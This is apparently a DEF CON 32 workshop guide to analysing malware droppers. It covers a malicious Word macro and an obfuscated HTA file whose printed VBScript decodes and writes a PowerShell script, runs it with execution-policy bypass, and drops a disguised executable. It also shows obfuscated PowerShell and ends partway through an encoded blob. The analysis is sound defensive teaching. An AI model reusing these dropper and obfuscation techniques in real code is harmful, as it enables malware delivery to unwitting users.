

From an attacker's lair to your home: A practical journey through the world of malware

DEF CON 32

Challenge 1 - Droppers: Analyzing a malicious macro

Microsoft Office documents (Excel sheets, Word documents, PowerPoint slides) have the capability to automate tasks using macros¹, which are a series of commands that execute with the same privileges as the user viewing the document.

Given the prevalence of Microsoft Office suite on enterprise environments, macros are frequently abused by attackers to deliver malware. Although Microsoft disables the execution of macros from untrusted sources (such as those from the internet), attackers employ social engineering techniques to persuade users into inadvertently running malicious code.

For our first challenge we will analyze a malicious document that a user got when trying to find information about ISO27001.

Challenge questions

1. What is the SHA256 hash of the macro?
2. Which techniques does the macro use to make analysis harder?
3. What is the objective of the macro?

Prerequisites

1. Olevba
2. Visual Studio Code or another text editor with syntax highlighting
3. Microsoft Office (optional, just needed for the dynamic analysis part)

PART I: Static Analysis

The first step in analyzing a malicious document would be to determine which kind of document it is, our sample's extension ends with the letter "m", which means it's a document that contains macros. Even though we could analyze the macros using Microsoft Office, sometimes we don't have access to the suite, or we don't want to risk malicious code executing. We can use the tool olevba² to do some static analysis to the macro:

¹ <https://support.microsoft.com/en-us/office/create-or-run-a-macro-c6b99036-905c-49a6-818a-dfb98b7c3c9c>

² <https://github.com/decalage2/oletools/wiki/olevba>

1. We first run the command `olevba -a Sample.docm` to gather some information about potential malicious functions and IOCs within the macro code.

```
C:\Users\ST\Desktop\Challenges\Workshop\Challenge 1>olevba -a Sample.docm
XLMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
olevba 0.60.2 on Python 3.10.11 - http://decalage.info/python/oletools
=====
FILE: Sample.docm
Type: OpenXML
WARNING For now, VBA stomping cannot be detected for files in memory
=====
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
=====
|Type|Keyword|Description|
|-----|-----|-----|
|AutoExec|Document_New|Runs when a new Word document is created|
|AutoExec|Document_Open|Runs when the Word or Publisher document is opened|
|AutoExec|Document_ContentControl_OnEnter|Runs when the file is opened and ActiveX objects trigger events|
|Suspicious|Environ|May read system environment variables|
|Suspicious|Open|May open a file|
|Suspicious|CopyFile|May copy a file|
|Suspicious|CopyHere|May copy a file|
|Suspicious|Shell|May run an executable file or a system command|
|Suspicious|vbNormalNoFocus|May run an executable file or a system command|
|Suspicious|Call|May call a DLL using Excel 4 Macros (XLM/XLP)|
|Suspicious|Mkdir|May create a directory|
|Suspicious|CreateObject|May create an OLE object|
|Suspicious|Shell.Application|May run an application (if combined with CreateObject)|
|Suspicious|Chr|May attempt to obfuscate specific strings (use option --deobf to deobfuscate)|
|Suspicious|System|May run an executable file or a system command on a Mac (if combined with libc.dylib)|
|Suspicious|Hex Strings|Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)|
|Suspicious|Base64 Strings|Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)|
|IOC|http://www.motobit.com|URL|
|IOC|http://Motobit.cz|URL|
|Base64 String|V2luZG93c1VwZGF0ZQ==|
```

From olevba's initial analysis we find out the following:

1. The keyword `Document_Open` is present on the macro, which might indicate that code will run when the document is opened.
 2. There are multiple suspicious functions that shouldn't need to be called when rendering a document (`Environ`, `Shell`, `Mkdir`, `System`, etc.)
 3. olevba identifies some URLs as possible indicators of compromise (IOC).
 4. olevba identifies a base64 encoded string that gets decoded to `WindowsUpdate`
2. We proceed to obtain the macro using the argument `-c`:

```
C:\Users\ST\Desktop\Challenges\Workshop\Challenge 1>olevba -c Sample.docm
XLMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
olevba 0.60.2 on Python 3.10.11 - http://decalage.info/python/oletools
=====
FILE: Sample.docm
Type: OpenXML
WARNING For now, VBA stomping cannot be detected for files in memory
=====
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
=====
Sub wtfqziseg___lorfar()

    Dim path_wtfqziseg___file As String

    Dim file_wtfqziseg___name As String

    Dim folder_wtfqziseg___name As Variant
    Dim oAzedpp As Object
```

3. Since reading the code from the command prompt is tedious, we proceed to copy the macro to a text editor with syntax highlighting for easier analysis.
4. While reviewing the macro, we identify that when a document is opened, the function `wtfqziseg___lorfar` is called:

```
91 Private Sub Document_Open()
92     Call wtfqziseg___lorfar
93 End Sub
```

5. Reading the code of that function we see that the variable names have been obfuscated to make analysis harder. We can replace the variable names to more descriptive ones after understanding what they are used for:

```
Dim filePath As String
Dim fileName As String
Dim folderName As Variant
Dim oAzedpp As Object
|
Set oAzedpp = CreateObject("Shell.Application")

fileName = fjqjwDacff("V2luZG93c1VwZGF0ZQ==")

folderName = Environ$("USERPROFILE") & "\Wrdix" & " " & Second(Now) & "\"

If Dir(folderName, vbDirectory) = "" Then
    MkDir (folderName)
End If

filePath = folderName & fileName
```

6. Reading through the code, we see that the variable *fileName* (originally *file_wtfqziseg__name*) gets assigned the result of the function *fjqjwDacff*. Reviewing that function shows a couple of comments that have URLs related to Motobit, which were the ones olevba identified as potential IOCs:

```
' Decodes a base-64 encoded string (BSTR type).
' 1999 - 2004 Antonin Foller, http://www.motobit.com
' 1.01 - solves problem with Access And 'Compare Database' (InStr)
Function fjqjwDacff(ByVal base64String)
    'rfc1521
    '1999 Antonin Foller, Motobit Software, http://Motobit.cz
    Const Base64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
    Dim dataLength, sOut, groupBegin

    base64String = Replace(base64String, vbCrLf, "")
    base64String = Replace(base64String, vbTab, "")
    base64String = Replace(base64String, " ", "")
```

Doing a quick Google search for the comments leads us to

https://www.motobit.com/tips/detpg_base64/³, where the original function

"Base64Decode" was published. After doing a quick read through the function we don't identify anything malicious, so the IOCs are determined to be false positives.

7. Reading through the rest of the code we see that it does the following:

1. Sets the variable *fileName* to the string **WindowsUpdate** (which was base64 encoded)
2. Sets the variable *folderName* to the current user folder concatenated with Wrdix and the current second (for example, if the username is Victim and the current second is 28 the folder name would be C:\Users\Victim\Wrdix28\)
3. Creates the folder *folderName* if it doesn't exist.
4. Uses the method CopyFile⁴ to copy the current document to the folder that was just created, changing the name of the file to *domcxs*
5. Uses the Name⁵ statement to rename the copied file to *domcxs.zip*
6. Uses the CopyHere⁶ method to extract the zip file to the folder *folderName*
7. It then moves the file *oleObject1.bin*, that was stored on the "word\embeddings" folder to the "word" folder, renaming the bin to *WindowsUpdate.zip*
8. The macro then extracts the *WindowsUpdate.zip* content to the root of *folderName* using the CopyHere method

³https://web.archive.org/web/20240713215920/https://www.motobit.com/tips/detpg_base64/

⁴<https://learn.microsoft.com/en-us/office/vba/language/reference/user-interface-help/copyfile-method>


⁵<https://learn.microsoft.com/en-us/office/vba/language/reference/user-interface-help/name-statement>

⁶<https://learn.microsoft.com/en-us/windows/win32/shell/folder-copyhere>

9. It then renames the file *oleObject1* or *oleObject2* depending on the windows version to **WindowsUpdate.exe**
10. It then **executes WindowsUpdate.exe** using the Shell⁷ function.
11. The macro then copies the file *oleObject3.bin*, stored on the "word\embeddings" folder to the current user Document's folder with the name of the malicious document and a .docx extension.
12. Finally, it opens the new document as a decoy.

PART II: Dynamic Analysis

1. After opening the document in Word, we see a message than says the document was created by a newer version of Office and that macros must be enabled to display the contents of the file. This is false⁸: macros don't have to be enabled to be able to view or edit documents.



2. We then press Alt+F11 to open Visual Basic's editor.
3. Since we don't want the macro's code to execute, we will remove the call to *wtfqziseq___lorfar* when the document is opened:

```
Private Sub Document_Open()  
    'Call wtfqziseq___lorfar  
End Sub
```


4. Since we don't want the second stage to execute, we will replace the Shell function with *Debug.Print* to print out what it would execute:

```
Name folder_wtfqziseq___name & "oleObject" & filewedum & ".bin" As folder_wtfqziseq___name & file_wtfqziseq___name & Replace(".e_xe", "_", "")  
  
Debug.Print folder_wtfqziseq___name & file_wtfqziseq___name & Replace(".e_xe", "_", ""), vbNormalNoFocus
```


5. We save the file and then proceed to enable macros.
6. When we update a macro and save it, the folders that are not usually present in a document get deleted, so we need to add them back:
 1. We save and close the document
 2. We change the extension of our backup copy of the document to .zip and extract it
 3. We change the extension of the document to .zip and open it with 7Zip
 4. We add the embeddings folder from the backup folder to the word folder inside the malicious document

⁷<https://learn.microsoft.com/en-us/office/vba/language/reference/user-interface-help/shell-function>

⁸<https://support.microsoft.com/en-us/office/enable-or-disable-macros-in-microsoft-365-files-12b036fd-d140-4e74-b45e-16fed1a7e5c6>




5. We close 7Zip and change back the extension to .docm
7. We open the document again and go to the Visual Studio editor.
8. We then go to the line where the Shell.Application object is created and press F9 to set up a breakpoint:




9. We proceed to set up breakpoints at the following lines:
 1. When the *file_wtfqziseq__name* and *folder_wtfqziseq__name* variables are set.
 2. When the folder *folder_wtfqziseq__name* is created.
 3. When the document gets copied into the newly created folder.
 4. When the files are extracted and renamed.
 5. When the program gets executed using Shell
 6. When the decoy is created

Although setting all those breakpoints is not necessary (and we could use Shift + F8 to step over each instruction), it allows us to watch everything as it is happening.

10. We then press F5 to start execution. While we are executing the macro, we see the values assigned to the variables in the Locals window:



11. We can then watch each step being executed on the newly created folder:



12. We proceed to save WindowsUpdate.exe for further analysis.

Challenge 2 - Droppers: Analyzing a malicious HTA file

For our next challenge we will analyze a malicious HTA file. According to Microsoft documentation⁹, "HTML Applications (HTAs) are full-fledged applications. These applications are trusted and display only the menus, icons, toolbars, and title information that the Web developer creates. In short, HTAs pack all the power of Windows Internet Explorer—its object model, performance, rendering power, protocol support, and channel—download technology—**without enforcing the strict security model** and user interface of the browser."

While executing code that interacts with the OS through a browser usually requires a sandbox escape, HTAs allow full access to the filesystem and its APIs, which makes them useful for attackers.

Challenge questions

1. What the malware is doing?
2. What file does the malware "drop"?
3. What is the SHA256 hash of the dropped file?
4. Does the malware contain any anti-analysis technique?


⁹ [https://learn.microsoft.com/en-us/previous-versions/ms536471\(v=vs.85\)?redirectedfrom=MSDN](https://learn.microsoft.com/en-us/previous-versions/ms536471(v=vs.85)?redirectedfrom=MSDN)

Prerequisites

1. Visual Studio Code or another text editor with syntax highlighting
2. cscript
3. Powershell
4. CyberChef
5. ProcMon


PART I: Static Analysis - HTA

1. After opening the HTA file in Visual Studio Code we see that it doesn't have syntax highlighting. Since the code that will get executed is VBScript, we take all the content within the `<script>` tags and save it in a new file with the .vbs extension:



```
sample.hta
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <HTA:APPLICATION icon="#" WINDOWSTATE="normal" SHOWINTASKBAR="no" SYSTEMMENU="no" CAPTION=
5 <script type="text/vbscript">
6
7
8
9
10 while (Sluggishnessessau<178)
11 Sluggishnessessau = Sluggishnessessau + 1
12 gastrologicallyhar = gastrologicallyhar * (1+1)
13 wend
14
```

2. The script has thousands of lines, so analyzing each line would take a lot of time. Reading through the code we identify some different sections:
 1. Variables being assigned a value
 2. A function *"PddMytHkyud"*
 3. A long list of variables being assigned numbers, addresses and strings
 4. Some more variables being assigned a value
 5. A long array of numbers
 6. Some more variables being assigned
 7. A call to ShellExecute after a variable is assigned the string *"- executionPolicy bypass"*
 8. Some functions being declared
3. Even before reading the code, we can assume that the long list of variables that are assigned numbers, addresses and strings are just to make analysis harder. We can verify that looking for the number of occurrences of said variables, which are never used in the code:



```
sample.vbs
1180 Autophony = &Hr++auu
1181 Unmaskingjorte = &HFFF3198
1182 Delsten = &H481
1183 Patchouly = "Editorialized knighthead14"
1184 Afsikre = "Bundump rghombes"
1185 Dorsocudad = -13486
1186 Sengotrjen184 = "Add1 pseudalveolar"
1187 Boolya = 28161
1188 Uncelestialized = &HFFF642E
1189 Solidas = -55401
1190 Krehsqung31 = &H5A72
1191 Optillingskredsene = &H931B
1192 Unacutely = &HFFFFE01
1193 Seaily = &HFFFF25CD
1194 Touchalernes = &HFFFF8009
1195 Doustronctions = 17854
1182 Birmingham = "Komunekomis tusch circuitur"
1196
```

4. We will clean the code so that only real executable code remains:
 1. We remove some While loops that perform math operations until a counter is met (for example, until the the *Sluggishnessessau* variable is 178). Performing CPU intensive operations can allow malware to evade automated analysis sandboxes by wasting CPU cycles.

2. We remove variables like *Protegersygemeldingsb* and *Sticharionkarseklippedepl* which are never used in the code.
5. After cleaning the code, it looks like this:

```

Set Optling = GetObject("winmmts:(impersonationLevel=impersonate)!\\.\root\cimv2")
Set Dermovaccine = Optling.ExecQuery("Select * from Win32_Service")

Function PDDMythKyuD(ByVal SXIVnBFdOHIF)
    Dim fSUSmHL
    Dim ApBzDsNNLojggZ
    ApBzDsNNLojggZ = 30996
    Dim BNFLXeH
    BNFLXeH = BzSLdLioGgs(SXIVnBFdOHIF)
    If BNFLXeH = 7000 + 1204 Then
        For Each fSUSmHL In SXIVnBFdOHIF
            Dim BaxsXL
            BaxsXL = BaxsXL & Chr(fSUSmHL - ApBzDsNNLojggZ)
            Next
        End If
    PDDMythKyuD = BaxsXL
End Function

For Each Ombindingen184 In Dermovaccine
    aphthartodocetic = aphthartodocetic + Ombindingen184.DisplayName
Next

skattevsenernes = instr(1,aphthartodocetic,"windows",vbTextCompare)
skattevsenernes = mid(aphthartodocetic,skattevsenernes+6,1)

skattevsenernes=UCase(skattevsenernes)

Skrmeditor = "ower" & skattevsenernes & "hell"

Set Gastralgy = CreateObject("Shell.Application")

Dim SXIVnBFdOHIF
SXIVnBFdOHIF = Array(31032,31119,31074,31113,31092,31097,31061,31100,31121,31057,31028,31087,31112,31121,31030,31041,31068,31036,31038,31119,31045,31121,31119,31044,31121,31030,31028,31041,31068,31028,31110,31097,31030,31028,31061,31004,31097,31111,31112,31101,31100,31093,31112,31101,31107,31101,31066,31069,31072,31065,31088,31064,31097,31111,31103,31112,31107,31108,31030,31009,31006,31009)

Dim T2
T2 = PDDMythKyuD(SXIVnBFdOHIF)

Dim fs, f, outFile
Set fs = CreateObject("Scripting.FileSystemObject")
outFile = fs.GetTempName
outFile = fs.GetSpecialFolder(2) & "\" & outFile & ".ps1"
Set f = fs.CreateTextFile(outFile, True)
f.Write T2
f.Close
Set f = Nothing
Set fs = Nothing

Dim tutenague
tutenague=0
Gustiness= -executionPolicy bypass " & Chr(34) & outFile & Chr(34)

Call Gastralgy.ShellExecute("P" & Skrmeditor, Gustiness, "", "", tutenague)

Function BzSLdLioGgs(ByVal BNFLXeH)
    BzSLdLioGgs = VarType( BNFLXeH)
End Function

Function DFTQAhxytebU(ByVal objectType)
    Set DFTQAhxytebU = CreateObject(objectType)
End Function

Close

```

6. Reading through the code we can see it does the following:
 1. It selects all the properties from the Win32_Service class through WMI. The Win32_Service class represents services on Windows machines.
 2. It loops through the services and appends the display name of each service to the *aphthartodocetic* variable.
 3. It uses the InStr¹⁰ function to return the position of the first occurrence of the string "windows" on the *aphthartodocetic* variable
 4. It then uses the Mid¹¹ function to return the 6th character after the position that was identified.

¹⁰<https://learn.microsoft.com/en-us/office/vba/language/reference/user-interface-help/instr-function>


¹¹<https://learn.microsoft.com/en-us/office/vba/language/reference/user-interface-help/mid-function>

5. It then converts the extracted character to uppercase using the `UCase`¹² function.
6. It assigns the `Skrmeditor` variable the value of "ower" + the extracted character + "hell". Even without doing dynamic analysis we can assume it is trying to form the string "powershell" without hard coding it in the code to avoid being flagged by static analysis tools.
7. The script then decrypts the `SXIVnBFdOHIF` variable using the `PddMytHkyud` function. We will come back to this part later.
8. The code then creates a random file with a .ps1 extension on the temp folder, which it identifies using the `GetSpecialFolder`¹³ method.
9. It uses the `ShellExecute`¹⁴ method to execute the newly created .ps1 file with PowerShell.

From our analysis we can conclude that the HTA file is a dropper for a PowerShell script.

7. By analyzing the `PddMytHkyud` method we can understand what it is doing:
 1. It receives the numbers array as a parameter.
 2. It verifies the payload is a `vbArray` using the `VarType`¹⁵ function.
 3. It iterates through each number, subtracting 30996 from each number before converting it to a `Char` and appending it to the `BaxsXL` variable.
8. We can then run that specific part on another vbs script to print the result, or we could also use CyberChef to create a recipe that will allow us to decrypt malicious samples using the same encryption method:

`recipe=Fork(,,'%5C%5Cn',false)Find_/_Replace(%7B'option':'Regex','string':('.*')%7D,$1%2030996',false,false,true,false)Subtract('Space')From_Charcode('Line%20feed',10)Merge(true)Remove_whitespace(false,false,true,false,false,false)&oenc=65001&oeol=CR`



¹²<https://learn.microsoft.com/en-us/office/vba/language/reference/user-interface-help/ucase-function>

¹³<https://learn.microsoft.com/en-us/office/vba/language/reference/user-interface-help/getspecialfolder-method>

¹⁴<https://learn.microsoft.com/en-us/windows/win32/shell/shell-shellexecute>

¹⁵<https://learn.microsoft.com/en-us/office/vba/language/reference/user-interface-help/vartype-function>

9. The provided CyberChef recipe does the following:
 1. It splits the array using the comma "," as the delimiter, it then outputs each number in its own row
 2. It uses REGEX to append the number 30996 after each number
 3. It subtracts the second number (30996) from the first number on each row
 4. It converts each row into characters
 5. It merges the previously split array
 6. It removes all line feeds (\n)
10. From the decrypted array we see what seems to be obfuscated powershell code.

PART II: Dynamic Analysis – HTA

Even though we have identified the dropped PowerShell script using static analysis, we can use dynamic analysis to confirm our theory.

1. We can use `WScript.StdIn.ReadLine` to pause execution until we press enter
2. We can use `WScript.Echo` to print out some debug messages
3. We can then run the script using `cscript` from the command line

```
Dim T2
T2 = P0dMytHkyud(SXIVnBFd0HiF)
WScript.Echo T2
WScript.StdIn.ReadLine

Dim fs, f, outFile
Set fs = CreateObject("Scripting.FileSystemObject")
outFile = fs.GetTempName
outFile = fs.GetSpecialFolder(2) & "\" & outFile & ".ps1"
Set f = fs.CreateTextFile(outFile, True)
f.Write T2
f.Close
Set f = Nothing
Set fs = Nothing

Dim tutenague
tutenague=0
Gustiness="-executionPolicy bypass " & Chr(34) & outFile & Chr(34)

WScript.Echo "P" & SkrmEditor, Gustiness, "", "", tutenague
WScript.StdIn.ReadLine
'call Gastralgy.ShellExecute("P" & SkrmEditor, Gustiness, "", "", tutenague)

Function BzslDliOGGs(ByVal BNFLxeH)
```

```
C:\Users\ST\Desktop\Challenges\Workshop\Challenge 2>cscript cleanSampleDebug.vbs
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

PowerShell -executionPolicy bypass "C:\Users\ST\AppData\Local\Temp\rad378B8.tmp.ps1" 0
```

4. Using ProcMon we can see the temp folder being queried and the PowerShell script being created:

20:34:...	cscript.exe	7760	CreateFile	C:\Users\ST\AppData\Local\Temp\rad378B8.tmp.ps1	SUCCESS	Desired Access: FullControl
20:34:...	cscript.exe	7760	QueryDirectory	C:\Users\ST\AppData\Local\Temp	SUCCESS	FileInformation
20:34:...	cscript.exe	7760	CloseFile	C:\Users\ST\AppData\Local\Temp\rad378B8.tmp.ps1	SUCCESS	
20:34:...	cscript.exe	7760	CreateFile	C:\Users\ST\AppData\Local\Temp\rad378B8.tmp.ps1	SUCCESS	Desired Access: FullControl
20:34:...	cscript.exe	7760	WriteFile	C:\Users\ST\AppData\Local\Temp\rad378B8.tmp.ps1	SUCCESS	Offset: 0, Length: 1
20:34:...	cscript.exe	7760	CloseFile	C:\Users\ST\AppData\Local\Temp\rad378B8.tmp.ps1	SUCCESS	
20:34:...	cscript.exe	7760	ReadFile	C:\Windows\System32\oleaut32.dll	SUCCESS	Offset: 786,432, Length: 1
20:34:...	cscript.exe	7760	CloseFile	C:\Windows\System32\oleaut32.dll	SUCCESS	

PART III: Static Analysis – PowerShell

By looking at the dropped PowerShell script, we can see it's also obfuscated:

```
1 $NuEah=[tyPe]('{'{0}{2}'-f('{'{1}{0}'-f('nm','{'{1}{0}'-f'Iro','V')),'En','eNt'}) ; &('{'{2}{0}{1}'-f('{'{0}{1}'-f('-','itE'),'m','sEt') ('va'+ri+'{'{1}{0}{2}'-f'E','AB1','{'{0}{1}'
2 $aPPdaTAlOcAlPaTh} = $nUEah::'geTFOLDeRpATH'.iNvOke( ( &('{'{1}{2}'-f('V','a','{'{0}{1}'-f'RI','Ab')),'LE') ('3'+('{'{1}{0}'-f'Z','P8Y')) -Value0 ):=""
3 $deSEiNATIoNPAth} = ('{'{2}{0}{1}{3}'-f'-','Pa','{'{0}{1}'-f'J','oin'),'th') -Path $aPPdaTAlOcAlPaTh} -ChildPath (('{'{7}{5}{4}{2}{0}{6}{3}{1}'-f('{'{1}{2}{0}'-f'ers','f'
4
5 $(NotepadA'DpA'Th) = "Env:SystemRoot\system32\notepad.exe"
6
7
8 $S'Ha2'56} = &('{'{0}{2}{3}{1}'-f('{'{0}{1}'-f'N','{'{1}{0}'-f'b','{'{1}{0}'-f'-O','ew'))),'t','je','c'}) ('{'{1}{2}{7}{0}{2}{8}{10}{9}{4}{6}{5}{13}{3}{11}'-f('{'{0}{1}'-f'.Se','c'})
9 $HASHbYTES} = $h14r::'ReadAl1Bytes'.iNvOke( ('{'{0}{1}'-f'y','tes'),'B'),'A11','ead','R').iNvO'kE($nOtePa'd'paTh})
10 $HASH'b'YTES} = $S'ha'256}.CoMPuTehA'SH($hAshbyTES)
11
12 $xo'R'key} = $S4'h0Ck)::('{'{1}{0}'-f('{'{0}{1}'-f'rin','g'),'{'{1}{0}'-f'St','To'))."iNvO'kE($H'AS'hBYTES) -replace '-'"
13
14 function XoR-s'T'RiNg {
15     param(
16         [string]$InpuTs'T'RiNg,
17         [string]$kEy
18     )
19
20     $in'P'uL'BYTES} = ('{'{2}{0}{1}'-f'ab','tE','{'{1}{0}'-f'ri','vA')) ('g'+2A') ; $vAl'UE::'uTF8'.('{'{0}{2}{13}'-f('{'{0}{1}'-f'ge','tB'),'es','yt')."iNvO'kE($inpuTs'T'rI'Ng)
21     $KEY'B'ytes} = &('{'{0}{2}{1}'-f'get','Le','{'{1}{2}{0}'-f'b','-',('{'{1}{0}'-f'ia','Var')) ('Q'+2A'))."vAl'ue::'uTF8'.('{'{0}{2}{1}'-f('{'{1}{0}'-f'y','{'{1}{0}'-f'tB','ge'))
22
23     $deStINATIoNPAth} = Join-Path -Path $aPPdaTAlOcAlPaTh} -ChildPath (('MicrosoftFgOneDriveCfversion.dll').REpLaCe.iNvOke('Cf','\'))
24
25     $NtePADpAth} = "Env:SystemRoot\system32\notepad.exe"
26
27
28     $S'Ha256} = New-Object 'System.Security.Cryptography.SHA256CryptoServiceProvider'
29     $HASHbYTES} = $h14r::'ReadAl1Bytes'.iNvOke($nOtePadpaTh})
30     $HASHbYTES} = $S'ha256}.CoMPuTehA'SH($hAshbyTES)
31
32 }
```

Even though we could manually deobfuscate the file, by using tools like PowerDecode¹⁶ the decoding process is much quicker:

```
$NuEah=[tyPe] 'Environment';
$Et-tEm ("vari'+AB1E:3p8Y'+Z") ( [tyPe] 'ENVIRONmENT+SPeCiAlFolder' );
$S4H0Ck} = [tyPe]'bitOnVerTEr';
$V '5Pkm' ( [tyPe]'conVerT' );
$Et-ITEM 'vAriAb1e:Q2a' ([tyPe]'SySTEM.TEXT.eNcODING') ;
$av14} = [tyPe]'sYStEm.CoNvErT' ; $h14R} = [tyPe]'sYStEm.io.FiLe';
$eNc2} = "F2RJZ3Z1egVycHh9cHkCcB0fDQcFeF92cXVxeXVxcnRiAnQHdXR1cwcABwcFAAMABHhwcB1eXADbQCEA3hzAAJzeXd2dXYFcN84eXB5AnBxcXAHBXUMUUVTBH1Acv17ei
